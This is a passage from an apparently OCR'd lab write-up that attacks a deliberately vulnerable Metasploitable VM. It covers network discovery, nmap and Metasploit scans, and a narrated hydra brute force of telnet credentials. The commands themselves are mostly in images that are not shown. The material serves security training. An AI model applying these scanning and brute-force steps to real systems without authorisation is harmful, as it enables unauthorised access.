
Step 2: Scanning

Next Step we used the command:
$ sudo nmap -sS -sV -O 10.0.2.6

-sS for TCP Scan

-sV for service version


-O for OS detection



Step 3: Vulnerability assessment


Now we start with the vulnerability assessment we use the command to start the metasplotable database:

$ sudo msfdb init



Then we use this command to open metasploitable console:

$ sudo msfconsole




Next we use nmap inside metasploitable to scan the target machine (for us 10.0.2.6):

> db_nmap -sV -T4 10.0.2.6

-sV for service version


-T4 for the speed of the scan




Also we know that telnet uses no encryption and allows brute force attacks, so we will brute force into telnet using hydra.

First we create a username list file using nano:


Then we write common usernames inside the file:




After that we create a password list file also using nano:



Then we write common passwords in that file:




After doing these 2 things now we are going to use hydra so it can brute force the telnet login:




As you can see in the previous command, we have extracted the login and password using hydra and the files we created.

Now we try to connect using the information we have:



Now that we are successfully connected using telnet lets try some commands:



Exploit 3

Tools used: (telnet, VRFY)


Host Info:	Host 1 (Metasploitable)
Operating System	Linux
IP Address	10.0.2.6
MAC Address	08:00:27:F5:30:9F
Open Ports	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180

Step 1: Reconnasance (Information Gathering)

In the first step we used the command

$ sudo netdiscover

This command will show all the ip addresses connected to the network.




Step 2: Scanning

Next Step we used the command:
$ sudo nmap -sS -sV -O 10.0.2.6

-sS for TCP Scan

-sV for service version

